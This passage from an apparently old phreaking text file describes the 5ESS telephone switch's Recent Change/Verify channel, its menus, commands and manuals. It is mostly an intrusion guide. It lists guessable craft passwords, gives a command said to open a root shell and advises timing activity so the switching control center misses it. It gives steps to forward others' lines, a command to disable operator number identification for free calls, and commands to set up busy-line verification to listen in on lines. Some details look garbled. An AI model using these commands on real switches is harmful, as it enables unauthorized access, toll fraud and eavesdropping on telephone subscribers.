HEX	BINARY	HEX	BINARY	HEX	BINARY	HEX	BINARY
0	0000	4	0100	8	1000	C	1100
1	0001	5	0101	9	1001	D	1101
2	0010	6	0110	A	1010	E	1110
3	0011	7	0111	B	1011	F	1111

Each bit position corresponds to a recent change functional area.

A hexadecimal value of FFFFF indicates that all bit positions are set to 1 indicating that a particular terminal has total RC access. Also, verify operations as well as lettered classes are not included in the terminals security scheme since all terminals have access to verify views and lettered classes.

In addition, maintenance personnel are able to verify the security code for any terminal by typing the following message from either the MCC (Master Control Center) or SCCS (Switching Control Center System) Mini terminal:

```
OP:RCACCESS,TTY="xxxxx";

where: xxxxx = symbolic name of terminal in double quotes.
```

Each bit position corresponds to a recent change functional area.

To ensure redundancy, DMERT operating system files are backed up immediately on disk by the SCC.

The input message that defines the password and CLERK-ID (another name for username) is in the Global RC feature. This input message defines a clerk-id and associated password or deletes an existing one. (Recall that CLERK-ID and PASSWORD are required fields on the Global RC Schedule view 28.1 in RCV:MENU:APPRC, but more on this later)

This new input message is as follows:

GRC:PASSWORD,CLERKID=xxxxxxxxxx,[PASSWD=xxxxxxxx|DELETE]

Note: CLERKID can be from 1 to 10 alphanumeric characters and
PASSWORD from 1 to 8 alphanumeric characters.

This input message can only be executed from the MCC or SCCS terminals, and only one password is allowed per CLERK-ID. To change a clerk-id's password, this message is used with the same CLERK-ID but with a different password.

Global RC Schedule View 28.1 from the RC/V Recent Change Menu System

```
                          5ESS SWITCH  WCDS0
                          RECENT CHANGE  28.1
                  GLOBAL RECENT CHANGE SCHEDULING

*1. GRC NAME   __________
*2. SECTION    _____
#3. CLERK ID   __________
#4. PASSWORD   _________
 5. MODE       ________
 6. RDATE      _______
 7. RTIME      ____
 8. SPLIT      _
 9. SPLIT SIZE _____
10. MAX ERRORS _____
11. VERBOSE    _
```

When the security is set up on the RC/V channel, one will see:

```
5ESS login

15       WCDS0                    5E6(1)                    ttsn-cdN TTYW

Account name:
```

There are no defaults, since the CLERK-ID and the password are set by craft, but common password would be the name of the town, CLLI, MANAGER, SYSTEM, 5ESS, SCCS1, SCC, RCMAC, RCMAxx, etc,...

If one sees just a " < " prompt you are at the 'craft' shell of the RC/V channel, the 5E login has not been set. The Craft shell is running on the DMERT (which is a UNIX environment development operating system, a System V hack). The Craft shell prompt is a "<". From this shell one will see several error messages. Here is a list and what they mean:

Error Message	Meaning
?A	Action field contains an error
?D	Data field contains an error
?E	Error exists in the message but can not be resolved to the proper field (this is the "you have no idea" message)
?I	Identification field contains an error
?T	Time-out has occurred on channel
?W	Warning exists in input line

Other output message meanings, from the RC/V craft menu.

OK	Good
PF	Printout follows
RL	Retry later
NG	No good, typically hardware failure (ie: SM does not exist)
IP	In progress
NA	The message was not received by the backup control process

When inputing RC messages it is best to do it in the middle of the day since RC messages are sent to each channel! The SCC is watching and if there are RC messages running across at 3 in the morning, the SCC is going to wonder what the hell RCMAC (Recent Change Memory Administration Center) is doing at three in the morning! However, one may be hidden by MARCH's soaking, and the night shift at the SCC are overloaded and may miss what is going on while correcting other major problems. So it is up to you.

DMERT

The DMERT (Duplex Multiple Environment Real Time) uses the Western Electric (another name for AT$T!) 3B20D Duplex processor (or 2 3B20S Simplex processors). The DMERT software totals nearly nine thousand source files, one million lines of non-blank source code, and was developed by approximately 200 programers. There are eight main releases of this software, they are referred to as generics (like 5E4.1, 5E4.2, to 5E8.1 also seen as 5E4(1), 5E4(2) to 5E8(1), this can be though of as DOS version). DMERT is similar to regular UNIX but can be best described as a custom UNIX system based on the 3B20D, the DMERT OS can be ported to PDP-11/70s or a large IBM Mainframe. The DMERT operating system is split both logically and physically. Physically, the software is evenly divided across the five (there were seven Software Development systems all running a 3B20S where the DMERT code was written) Software Development systems. Logical, the software is divided into twenty-four different subsystems. To access this from the "craft" shell of the RC/V channel, type:

```
RCV:MENU:SH!
```

NOTE:
This will dump one to a root shell, from which VaxBuster's (Who knows nothing about VAXen, always wondered about him) file on how to redirect a TTY may come in useful.

Programing the 5ESS

When programing the 5ESS there are things one should know, the first is that one has a lot of power (just keep 911 in mind, it would be foolish to even think of disrupting anyones service. 911 is there for a reason, it should STAY that way). And anything one does is logged, and can be watched from the SCC. Note that the night SCC crew is a lot more lax on how things are done then the day shift, so it would be best to do this at night. I could tell you how to crash the switch in two seconds, but that is not the point here. Destroying something is easy, anyone can do that, there is no point to it. All that taking down a switch will do is get one into jail, and get sued if someone needed 911 etc,... (I think SRI is wishing they had talked to me now).

RC from Craft Shell on RC/V Channel

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

RC and VFY is complex from the craft shell on the RC/V channel. This is called the input text option. It is accessed by using the

RCV:APPTEXT:

This gets a little complex to follow, but the best thing to do is to order the Manual 235-118-215 Recent Change Procedures Text Interface [5E4] it is $346.87, another good one to get is 235-118-242, for $413 even and last, but the best is 235-118-243, this beast is only $1344.63 what a deal. When calling the CIC they will transfer you to a rep. from your area. Gets to be kind of a pain in the ass, but.. Anyways, back on track:

```
RCV:APPTEXT:DATA[,SUMMARY|,NSUMMARY][,VFYIMMED|,VFYEND][,VFYNMVAL|,VFYSCIMG]
           [,DEVICE={STDOUT|ROP|ROP0|FILE|TTYx}],FORM=...,DATA,FORM=...,END;
```

```
DATA     -  This is for more then one RC operation in the same command

FORM     -  The format that is to be used

SUMMARY  -  Turns on one line summaries on the read only printer (ROP) (DEFULT)
NSUMMARY -  Turns off one line summary logging by the ROP

VFYIMMED -  Prints out verifies (VFYs) immediately, does not wait for
            session end.
VFYEND   -  Prints out all VFYs at session end, this is the DEFULT.

VFYNMVAL -  Print verify output in name-value pair format, this must be
            directed into a file (see DEVICE).
VFYSCIMG -  Makes output into screen size image (DEFULT).

DEVICE   -  Redirect verify output to a device other than ones screen.

            ROP/ROP0   -  Send verify output to the ROP

            STDOUT     -  Send verify output to ones screen (DEFULT)

            TTYx       - Send verify output to any valid tty (such as
                         ttya and ttyv) that exists in "/dev."  You
                         must use the tty name, not tty number.
            FILE       - Send verify output to a file in "/rclog".  The
                         file will be prefixed with "RCTX", and the user
                         will be given the name of the file at the
                         beginning and end of the APPTEXT session.
END      -  END of message.
```

If the parameter is not entered on the command line, it may be entered after the APPTEXT process begins, but must be entered prior to the first "FORM=" statement. Here is a example of a MML RCV:APPTEXT.

```
rcv:apptext:data,form=2v1&vfy,set="oe.entype"&lset="oe.len"&xxxxxxxx,pty=i,vfy!
```

The 2V1 may look strange at first, it may help getting use to the basics first. To just VFY telephone numbers, just do a:

```
RCV:APPTEXT:DATA,FORM=1V6-VFY,TN=5551212,VFY,END!
```

Though I can not really explain this any more then I have just due to time and space. These input messages may look complex at first, but are really simple, and much better then dealing with the menu system, but you will need to learn RC yourself! No one can explain it to you.

Pulling AMA from the RC/V channel Craft Shell
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Pulling AMA up is done with one command. The command is:

OP:AMA:SESSION[,ST1|,ST2];

This command will request a report of the current or most recent automatic message accounting (AMA) tape. ST1 and ST2 are the data streams.

Pulling up out of Service Lines, Trunks or Trunk Groups

One may want to pull up all the out of service lines, trunks, or trunk groups for many reasons. These reasons i will not go into, but from which lines can be set up. The command to do this from the craft shell is a PDS command, this command is with a 'ball bat' (a `` ! '').

OP:LIST,LINES[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

OP:LIST,TRUNKS[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

OP:LIST,TG [,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

FULL - All (primary and pending) are printed. Note FULL is not the default when inputing this command.

PRINT - Print to the ROP in the CO. (Not a good idea)

a-e - This is port status to match against the subset of trunks, lines or trunk groups that are specified. (This is required input for FULL)

The 5ESS RC/V Menu Shell

To access this shell from the RC/V channel craft shell, type:

RCV:MENU:APPRC

at the `` < '' prompt.

To access the 5ESS RC/V menu system from the MCC, STLWS, and TLWS channel/terminals, one uses what are called pokes. The poke that is used here to access the RC/V Menu system on the 5ESS is 196.

Type 196 at the `` CMD< '' prompt, and you are on the RC/V menu system of the 5ESS switch. This will cause ``RC/V 196 STARTING'' and ``RC/V 196 COMPLETED'' to be printed out on the ROP.

Either way, this will toss you into a menu system. The main menu looks like this:

```
H RCV HELP               9  DIGIT ANALYSIS          20 SM PACK & SUBPACK
A ADMINISTRATION         10 ROUTING & CHARGING      21 OSPS FEATURE DEFINITION
B BATCH INPUT PARMS      11 CUTOVER STATUS          22 ISDN -- EQUIPMENT
1 LINES                  12 BRCS FEATURE DEFINITION 23 ISDN
2 LINES -- OE            13 TRAFFIC MEASUREMENTS    24 APPLICATIONS PROCESSOR
3 LINES -- MLHG          14 LINE & TRUNK TEST       25 LARGE DATA MOVEMENT
4 LINES -- MISC.         15 COMMON NTWK INTERFACE   26 OSPS TOLL & ASSIST/ISP
5 TRUNKS17 CM MODULE                                27 OSPS TOLL & ASSIST
7 TRUNKS - MISC.         18 SM & REMOTE TERMINALS   28 GLOBAL RC - LINES
8 OFFICE MISC. & ALARMS  19 SM UNIT
```

Menu Commands:

The help menus for the 5ESS switch are lame, but I though that it would be good to show them to you just for the hell of it, because it does explain a little about the switch.

```
                        SCREEN 1 OF 7  5ESS SWITCH
                          RECENT CHANGE VIEW H.1
                         COMMANDS FOR MENU PAGES

    H  - Explains commands for MENU or views. If you enter H again, then it
         will display next HELP page.
    H# - Select HELP page. (# - help page number)
    Q  - Quit Recent Change and Verify.
    R  - Change mode to RECENT CHANGE
    V  - Change mode to VERIFY
    <  - Go to CLASS MENU page.
    #  - If on CLASS MENU page Go to a VIEW MENU page #.
    #  - If on VIEW MENU page Go to a RECENT CHANGE or VERIFY VIEW #.
    #.# - Go to a RECENT CHANGE or VERIFY VIEW. (CLASS#.VIEW#)
```

```
                        SCREEN 2 OF 7  5ESS SWITCH
                          RECENT CHANGE VIEW H.1
                         COMMANDS FOR MENU PAGES

   #R  - Go to Recent Change view for read.
   #I  - Go to Recent Change view for insert.
   #D  - Go to Recent Change view for delete (only print Key fields).
   #DV - Go to Recent Change view for delete with verify (print all fields).
   #U  - Go to Recent Change view for update.
   #UI - Go to Recent Change view for update in insert mode (user can change
         each field sequentially without typing field number).
   #V  - Go to Verify view.
   #N  - Go to next menu page. Back to the 1st page if there's no next page.
```

```
                        SCREEN 3 OF 7 5ESS SWITCH
                          RECENT CHANGE VIEW H.1
```

COMMANDS FOR BATCH

BMI - Delayed Activation Mode. Choose time or demand release (for time
release add service information). Select view number for Recent Change.
BMD - Display Status of Delayed Activation Recent Changes.
BMR - Release a file of Recent Changes stored for Delayed Activation.
IM - Immediate Release Mode.

SCREEN 4 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR VIEWS

< - In first field: Leave this view and return to select view number.
< - Not in first field: Return to first field.
^ - In first field: Select new operation for this view.
^ - Not in first field: Return to previous field.
> or ; - Go to end of view or stop at next required field.
* - Execute the operation or go to next required field.
? - Toggle help messages on and off.
Q - Abort this view and start over.
V - Validate input for errors or warnings.

SCREEN 5 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR VIEWS

R - Review view from Data Base.
I - Insert this view into Data Base.
U - Update this view into Data Base.
D - Delete this view from Data Base (only print Key fields).
C - CHANGE: Change a field - All fields may be changed except key fields
when in the update mode only.
C - CHANGE-INSERT: Allowed in the review mode only - Allows you to review
C - CHANGE-INSERT: Allowed in the review mode only - Allows you to review
a view and then insert a new view with similar field. You must change
the key fields to use this facility. You may change other fields as
required by the new view.
P - Print hard copy of screen image (must have RC/V printer attached).

SCREEN 6 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR VIEWS

The following are used only on views containing LISTS.

` - Blank entire row.
- Sets this field to its default value.
: - Sets this row to its default value.
[- Go backward to previous row.
] - Go forward to next row.
; - Go to end of view or stop at next required field.

```
          # - Go to end of list and stop at next non-list field.
          { - Delete current row and move next row to current row.
          } - Move current row to next row and allow insert of row.
          = - Copy previous row to current row.
          * - Execute the operation or stop at next required field.
```

```
                        SCREEN 7 OF 7 5ESS SWITCH
                          RECENT CHANGE VIEW H.1
                    COMMANDS FOR AUTOMATIC FORMS PRESENTATION

          If RC/V is in automatic forms presentation and "Q" or "q" is
        entered for the operation, the following commands are available.

     A - Abort form fields.  RC/V stays in the current form.
     B - Bypass form.  Go to next form using automatic forms presentation.
     C - Cancel automatic forms presentation.  The previous menu
         will be displayed.
     H - Display automatic forms presentation help messages.
     < - Bypass form.  Go to next form using automatic forms presentation.
```

When accessing the databases, here is a list of database access selections:

```
   I (insert) - Insert new data
   R (review) - Review existing data
   U (update) - Update or change existing data
   D (delete) - Delete (remove) unwanted data from the data base
   V (verify) - Verify the data in the data base.
```

These are to be entered when one sees the prompt:

```
-------------------------------------------------------------------------------

Enter Database Operation
I=Insert R=Review U=Update D=Delete : _

-------------------------------------------------------------------------------
```

When using the RC/V menu system of the 5ESS, you may go and just keep going into sub-menus, and fall off the end of the Earth. Here are the navigational commands that are used to move around the menu system. As seen from the RC/V menu system help, you see "SCREEN X out of X." This means that there are so many screens to go and to move between the screens you use the `` < '' to move back (toward main menu) and `` > '' to move to the last menu. I know it is shown in the help menu, but it is not explained like it needs to be.

Batch Input

The Batch Input feature for the 5ESS switch allows recent changes (RC) to be entered at any date and time when the RC update would be performed. This allows RC input to be entered quickly, and for a large number of inputs. The large numbers of RC input can be released

quickly in batch mode. The RC input can then be entered at any time, stored until needed, and then released for use by the system whenever needed, at any specific date and/or time.

First and second level error correction is done during batch input.

There are several different modes of batch input. These are:

BMI - batch mode input - TIMEREL and DEMAND
BMD - batch mode display
BMR - batch mode release

BMI - Batch Mode Input - TIMEREL and DEMAND

Entering BMI (Batch Mode Input), one types `` BMI '' at the RC/V menu prompt. Once entering, you will be prompted with whether the input is DEMAND (demand) or TIMEREL (Time Release). DEMAND input allows one to manual have the batch update the database, TIMEREL is automatic. TIMEREL has one enter a time and date.

When using DEMAND, you will be prompted for the file name. The file will be in `` /rclog '' in the DMERT OS.

In TIMEREL, you will be prompted with the CLERK-ID, which in this case is the file name for the file in the `` /rclog ''. Then for VERBOSE options, the RC SRVOR (Recent Change Service Order) is displayed on the screen.

-RC SRVOR View in the BMI TIMEREL Batch Option-

```
                              5ESS SWITCH
                           RECENT CHANGE  B.1
                        SERVICE ORDER NUMBER VIEW

     *1. ORDNO     __________
     *2. ITNO      ____
     *3. MSGNO     ____

     #4. RDATE     ______
     #5. RTIME     ____


Enter Insert, Change, Validate, or Print:
```

ORDNO = Service Order Number
ITNO = Item Number
MSGNO = Message Number
RDATE = Release Date (Update database Date)
RTIME = Release Time (Update database Time)

BMD - batch mode display

BMD is a "mask" of RC/V done from the RC/V channel craft shell, by using the REPT:RCHIST or a pseudo menu system. All transactions are displayed on the ROP, though the data could also be sent to a file in the `` /rclog '' in DMERT.

The Pseudo menu system looks like:

1. Summary of clerk activity

2. Activity by service order number

3. Activity by clerk ID

4. Return to view or class menu.

---

1 allows one to view the "DELAYED RELEASE SUMMARY REPORT."
2 produces a "DELAYED RELEASE REPORT BY SERVICE ORDER."
3 produces the "DELAYED RELEASE REPORT BY CLERK ID."
4 Return to view or class menu, self-explanatory.

REPT:RCHIST - BMD

The REPT:RCHIST BMD (Text) command is done from the RC/V channel craft shell. The command synopsis is:

5E2 - 5E5 (Generics)

```
REPT:RCHIST,CLERK=[,FORMAT={SUMMARY|DETAIL}]{[,ALL]|[,PENDING][,COMPLETE]
[,ERROR][,DEMAND]}[,DEST=FILENAME][,TIME=XXXXXXXXXX];
```

5E6 - 5E8 (Generics)

```
REPT:RCHIST,CLERK=a[,FORMAT={SUMMARY|DETAIL}] {,ALL|,b}[,DEST={c|FILE}]
[,TIME=XXXXXXXXXX];
```

```
SUMMARY         - Report selection, format by key.
DETAIL          - Report selection for Recent Change entire.
ALL             - Report all recent changes.
PENDING         - Report pending recent change input.
COMPLETE        - Report released recent changes that was successful
                  when completed.
FILE            - Name for file in /rclog
ERROR           - Report recent changes released with error.
DEMAND          - Report demand recent changes.
TIME=XXXXXXXXXX - XX - mounth, XX - day, XX - hour, XX minute, XX - Second
```

BMR - batch mode release

This is the manual release (updating) of the 5ESS database. This is done from the RC/V channel craft shell. The command that is used is the EXC:RCRLS input message. There is no real need to go into this message.

Adding RCF (Remote Call Forward) on a 5ESS
~~~~~~

1. At the "MENU COMMANDS" commands prompt of the 5ESS main menu in the RC/V APPRC menu system of the 5ESS, enter '12' for the "BRCS FEATURE DEFINITION". Then access screen '1.11', this is the BRCS screen. When it asks you to 'ENTER DATABASE OPERATION' enter "U" for Update and hit return.

   NOTE: When at menu '12,' you will NOT see '1.11' listed in the menu options. By just accessing menu '1' you will not be able to add features.
~~~~~~

This is a problem with the 5ESS menu system.

2. Type in the Telephone Number. It should look like this:

```
--------------------------------------------------------------------------------

  Mon Feb 31 09:09:09 2001    RFA_TN

  ------------------------------------------------------------------------

                          5ESS SWITCH WCDS0
  SCREEN 1 OF 2           RECENT CHANGE 1.11
                BRCS FEATURE ASSIGNMENT (LINE ASSIGNMENT)

 *1. TN 5551212    * 2. OE  _ _________    3. LCC ___   4. PIC 288
 *5. PTY _*          6. MLHG ____          7. MEMB ____ 8. BFGN ________ _

                       FEATURE LIST (FEATLIST)
  ROW   11. FEATURE  A P   15. FEATURE  A P  19. FEATURE  A P  23. FEATURE  A P
  1.        /CFV     N _       _________ _ _     _________ _ _     _________ _ _
  2.        _________ _ _      _________ _ _     _________ _ _     _________ _ _
  3.        _________ _ _      _________ _ _     _________ _ _     _________ _ _
  4.        _________ _ _      _________ _ _     _________ _ _     _________ _ _


--------------------------------------------------------------------------------
```

and will prompt you with:

```
--------------------------------------------------------------------------------

Enter Insert, Change, Validate, screen#, or Print: _
form operation prompt

--------------------------------------------------------------------------------
```

```
          I   -   to insert a form
          C   -   to change a field on a form
          V   -   to validate the form
          A   -   to display the desired screen number
          P   -   to print the current screen
          U   -   to update the form
```

Enter `` C '' to change, access filed 11 and row 1 (goto the /CFV wherever it may be) or add /CFR if it is not there. If it does though, leave the "A" (Active) field "N" (Yes or No). Change the P (Presentation) column to "U" (Update). Then Hit Return.

NOTE: Different Generics have other fields, one of them being a AC (Access Code) field. This field is a logical field, that mean only accepts a "Y" for yes and "N" for no. Also when adding the feature to the switch, the row and field numbers may not be shown, but will always follow this pattern. Also note that the /CFV (Call forwarding variable) feature may not be there, there maybe no features on the line. These examples are from Generic 4 (2). Here is a example of 5E8 (which is not used too many places, but this is what menu 1.11 in the BRCS Feature Definition looks like:

```
--------------------------------------------------------------------------------


                          5ESS SWITCH
                   SCREEN 1 OF 2 RECENT CHANGE  1.11
                (5112,5113)BRCS FEATURE ASSIGNMENT (LINE)

(*)1. TN _______ (*)2. OE  _ _________    3. LCC ___   4. PID ___
(*)6. MLHG ____     8. BFGN ________ _
```

```
(*)5. PTY _(*)                                   7. MEMB ____

                    11. FEATURE LIST (FEATLIST)
 ROW  FEATURE   A P AC R    ROW  FEATURE   A P AC R    ROW  FEATURE   A P AC R
 1    _________ _ _ _  _     8  _________ _ _ _  _    15  _________ _ _ _  _
 2    _________ _ _ _  _     9  _________ _ _ _  _    16  _________ _ _ _  _
 3    _________ _ _ _  _    10  _________ _ _ _  _    17  _________ _ _ _  _
 4    _________ _ _ _  _    11  _________ _ _ _  _    18  _________ _ _ _  _
 5    _________ _ _ _  _    12  _________ _ _ _  _    19  _________ _ _ _  _
 6    _________ _ _ _  _    13  _________ _ _ _  _    20  _________ _ _ _  _
 7    _________ _ _ _  _    14  _________ _ _ _  _    21  _________ _ _ _  _


Enter Insert, Change, Validate, screen#, or Print: _
```

Hit Return twice to get back to "ENTER UPDATE, CHANGE, SCREEN #, OR PRINT:". Enter a "U" for update and hit Return. It will say "FORM UPDATE".

3. Next access screen 1.22, call forwarding (line parameters) or it will just come up automatically if you set the "P" to "U".

```
  Mon Feb 31 09:09:09 2001    RCFLNTN

    ------------------------------------------------------------------

                          5ESS SWITCH WCDS0
                        RECENT CHANGE 1.22
                  CALL FORWARDING (LINE PARAMETERS)


   *1. TN            5551212
   *6. FEATURE       CFR
    9. FWDTODN       _____________________________
   10. BILLAFTX      0                    16. SIMINTER       99
   11. TIMEOUT       0                    17. SIMINTRA       99
   12. BSTNINTVL     0                    18. CFMAX          32
   13. CPTNINTVL     0                    19. BSRING         N
```

---

4. If you used the automatic forms presentation, it will have the telephone number already on LINE1. If not retype the telephone number you want forwarded. The bottom of the screen will say "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:", type "C" for change and hit return.

5. When it says CHANGE FIELD type "9" and enter your forward to DN (Destination Number) including NPA if necessary. This will put you back to the "CHANGE FIELD" prompt. Hit return again for the "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:". Hit "U" for Update form and wait for "FORM UPDATED".

6. Lastly, access screen 1.12, BRCS FEATURE ACTIVATION (LINE ASSIGNMENT). At the prompt enter a "U" for Update, and on ROW 11 Line 1 (or wherever), change the "N" in column "A" to a "Y" for Yes, and you are done.

Adding other features
~~~~~~~~~~~~~~~~~~~~

To add other features onto a line, follow the same format for adding the /CFR, but you may not need to access 1.22. Some other features are:

Feature Code:		Feature Name:
/LIDLXA	-	CLID
/CFR	-	Remote Call Forward
/CWC1	-	Call Waiting
/CFBLIO	-	call forward busy line i/o
/CFDAIO	-	call forward don't answer i/o
/CFV	-	call forwarding variable
/CPUO	-	call pick up o !used in the selq1 field!
/CPUT	-	call pick up t !used in the tpredq field!
/CWC1D	-	Premiere call waiting
/DRIC	-	Dist. ring
/IDCT10	-	Inter room ID
/IDCTX2	-	1digit SC
/IDCTX2	-	Interoom ID 2
/IDCTX2	-	Premiere 7/30, convenience dialing
/IDCTX3	-	Premiere 7/30, no cd
/IDMVP1	-	Premiere 2/6, no convenience dialing
/IDMVP2	-	Premiere 2/6, CD, not control sta.
/IDMVP3	-	Premiere 2/6, CD, control station
/MWCH1	-	Call hold
/MWCTIA2	-	Call transfer 2
/TGUUT	-	Terminal group ID number with TG view (1.29).

ANI/F the whole switch
~~~~~~~~~~~~~~~~~~~~~

Automatic Number Identification failure (also called "dark calls") are caused by variety of different things. To understand this better, here are the technical names and causes, note this is not in stone and the causes are not the only causes for a ANI-F to occur.

ANF -- Failure to receive automatic number identification (ANI) digits on incoming local access and transport area (LATA) trunk.
ANF2 -- Automatic number identification (ANI) collected by an operator following a failure to receive ANI digits on an incoming centralized automatic message accounting (CAMA) trunk from the DTMF decoder.
ANI -- Time-out waiting for far off-hook from Traffic Service Position System (TSPS) before sending ANI digits.

Though, I have always wondered how to set one up myself in a safe way. One way nice way to get ANI/F through a 5ESS to use a inhibit command.

```
INH:CAMAONI;
```

The command will inhibits centralized automatic message accounting (CAMA) operator number identification (ONI) processing. This is done from the DTMF decoder (going over later). This message will cause a minor alarm too occur. If in the CO when the alarm occurs, you will here this bell all the time, because something is always going out. In this case, this alarm is a level 1 (max to five) and the bell will ring once.
Once this message is inputed, all calls through CAMA operator will be free of change. So just dial the operator and you will have free calls.

To place this back on the switch, just type:

```
ALW:CAMAONI;
```

and the minor alarm will stop, and things will go back to normal.

Setting up your own BLV on the 5ESS from the Craft shell RC/V Channel

Well, we have come to the fun part, how to access the No-Test trunk on the 5ESS (this is also called adding the third trunk). I will not be too specific on how to do this. You will need to figure out just how to do this.
The first thing you want to do is to request a seizure of a line for interactive trunk and line testing. One must assign a test position (TP).

```
SET:WSPHONE,TP=a,DN=b
SET:WSPOS,TP=a,DN=b
```

a = A number between 1 and 8
b = The number you wish assigned to the test position

This will chose a number to be the test number on the switch. Now using the CONN:WSLINE one can set up a BLV.

```
CONN:WSLINE,TP=a,DN=b;
```

a = TP that you set from the SET:WSPOS
b = The number you want to BLV

To set this up on a MLHG (can come in real useful for those peksy public packet switched networks), do a:

```
CONN:WSLINE,TP=a,MLHG=x-y;
```

x = MLHG number, y = MLHG member number

To take set things back to normal and disconnect the BLV do a:

```
DISC:WSPHONE,TP=z
```

z = TP 1 through 8

NOTE:

One may need to do a ALW:CALLMON before entering the CONN commands

BIG NOTE:

If you set your home telephone number as the test position, and you have only one phone line, you are stupid.

Comments about the Underground

There are a few people out there who have no idea what they are doing, and go on thinking they know it all (i.e. No Name Brand). It pisses me off when these people just go off and make shit up about things they have no idea what they are talking about.
This file is to all the lazy people out there that just keep bitching and moaning about not knowing where to find information.

Other Sources

Here is a list of Manuals that you can order from the CIC (1-800-432-6600).
Note that some of these manuals are well over hundreds of dollars.

Manual 234-105-110	System Maintenance Requirements and Tools
Manual 235-001-001	Documentation Guide
Manual 235-070-100	Switch Administration Guidelines
Manual 235-100-125	System Description
Manual 235-105-110	System Maintenance Requirements and Tools
Manual 235-105-200	Precutover and Cutover Procedures
Manual 235-105-210	Routine Operations and Maintenance
Manual 235-105-220	Corrective Maintenance
Manual 235-105-231	Hardware Change Procedures - Growth
Manual 235-105-24x	Generic Retrofit Procedures
Manual 235-105-250	System Recovery
Manual 235-105-250A	Craft Terminal Lockout Job Aid
Manual 235-105-331	Hardware Change Procedures - Degrowth
Manual 235-105-44x	Large Terminal Growth Procedures
Manual 235-118-200	Recent Change Procedures Menu Mode Generic Program
Manual 235-118-210	Recent Change Procedures Menu Mode
Manual 235-118-213	Menu Mode 5E4 Software Release
Manual 235-118-214	Batch Release 5E4 Software Release
Manual 235-118-215	Text Interface 5E4 Software Release
Manual 235-118-216	Recent Change Procedures
Manual 235-118-217	Recent Change Procedures Batch Release 5E5 Software Release
Manual 235-118-218	Recent Change Attribute Definitions 5E5 Software Release
Manual 235-118-21x	Recent Change Procedures - Menu Mode
Manual 235-118-224	Recent Change Procedures 5E6 Software Release
Manual 235-118-225	Recent Change Reference 5E6 Software Release
Manual 235-118-240	Recent Change Procedures
Manual 235-118-241	Recent Change Reference
Manual 235-118-242	Recent Change Procedures 5E8 Software Release
Manual 235-118-24x	Recent Change Procedures
Manual 235-118-311	Using RMAS 5E4 Software Release
Manual 235-118-400	Office Records and Database Query 5E4 Software Release
Manual 235-190-101	Business and Residence Modular Features **
Manual 235-190-105	ISDN Features and Applications
Manual 235-190-115	Local and Toll System Features
Manual 235-190-120	Common Channel Signaling Service Features
Manual 235-190-130	Local Area Services Features
Manual 235-190-300	Billing Features
Manual 235-600-103	Translations Data
Manual 235-600-30x	ECD/SG Data Base
Manual 235-600-400	Audits
Manual 235-600-500	Assert Manual
Manual 235-600-601	Processor Recovery Messages
Manual 235-700-300	Peripheral Diagnostic Language
Manual 235-900-101	Technical Specification and System Description
Manual 235-900-103	Technical Specification
Manual 235-900-104	Product Specification
Manual 235-900-10x	Product Specification
Manual 235-900-301	ISDN Basic Rate Interface Specification
Manual 250-505-100	OSPS Description and Procedures
Manual 363-200-101	DCLU Integrated SLC Carrier System
Manual TG-5	Translation Guide
Practice 254-341-100	File System Software Subsystem Description 3B20D Computer
Practice 254-301-110	Input-Output Processor Peripheral Controllers Description and Theory of Operation AT$T 3B20D Model 1 Computer None.
Practice 254-341-220	3B20 System Diagnostic Software Subsystem Description 3B20D Processor
CIC Select Code 303-001	Craft Interface User's Guide
CIC Select Code 303-002	Diagnostics User's Guide
CIC Select Code 303-006	AT$T AM UNIX RTR Operating System, System Audits Guide

IM-5D000-01 Input Manual
OM-5d000-01 Output Manual

OPA-5P670-01 The Administrator User Guide
OPA-5P672-01 The Operator User Guide
OPA-5P674-01 The RMAS Generic - Provided User Masks

Trademarks

5ESS - Registered trademark of AT$T.
CLCI - Trademark of Bell Communications Research, Inc.
CLLI - Trademark of Bell Communications Research, Inc.
ESS - Trademark of AT$T.
SLC - Registered trademark of AT$T.
UNIX - Registered trademark of AT$T.
DMERT - Registered trademark of AT$T.
SCCS - Registered trademark of AT$T
DMS - Registered trademark of Northern Telecom
DEC - Registered trademark of Digital Equipment Corporation.
VT100 - Trademark of Digital Equipment Corporation.

Acronyms and Abbreviations

ADTS	-	Automatic Data Test System
ALIT	-	Automatic Line Insulation Testing
AMA	-	Automatic Message Accounting
AP	-	Attached Processor (1AESS 3B20)
ATICS	-	Automated Toll Integrity Checking System
BLV	-	Busy Line Verification
BMD	-	Batch Mode Display
BMI	-	Batch Mode Input - TIMEREL and DEMAND
BMR	-	Batch Mode Release
BRCS	-	Business Residence Custom Service
CAMA	-	Centralized Automatic Message Accounting
CIC	-	Customer Information Center (AT$T)
DAMT	-	Direct Access Mechanize Testing
DLTU	-	Digital Line Trunk Unit
DMERT	-	Duplex Multiple Environment Real Time
DSU	-	Digital Service Unit
DTAC	-	Digital Test Access Connector
GRASP	-	Generic Access Package
IOP	-	Input/Output Processor
IPS	-	Integrated Provisioning System
ISDN	-	Integrated Services Digital Network
ITNO	-	Item Number
LMOS	-	Loop Maintenance Operations System
LU	-	Line Unit
MCC	-	Master Control Center
MLT-2	-	Mechanized Loop Testing - The Second Generation of Equipment
MML	-	Man Machine Language
MSGNO	-	Message Number
MSGS	-	Message Switch
NCT	-	Network Control and Timing
ODD	-	Office Dependent Data
OE	-	Office Equipment
ONI	-	Operator Number Identification
ORDNO	-	Service Order Number
OSPS	-	Operator Service Position System
OSS	-	Operations Support System
POVT	-	Provisioning On-site Verification Testing
RC	-	Recent Change
RC/V	-	Recent Change and Verify
RDATE	-	Release Date (Update Database Date)
RMAS	-	Remote Memory Administration
RTIME	-	Release Time (Update Database Time)

```
RTS     -  Remote Test Unit
SARTS   -  Switched Access Remote Test System
SCCS    -  Switching Control Center System
SLC     -  Subicer Loop Carrier
SM      -  Switching Module
SMAS    -  Switched Maintenance Access System
SMPU    -  Switch Module Processor Unit
SONET   -  Synchronous Optical Network
SPC     -  Stored Program Control
STLWS   -  Supplementary Trunk and Line Work Station
TFTP    -  Television Facility Test Position
TIMEREL -  Time Release
TIRKS   -  Trunk Integrated Record Keeping System
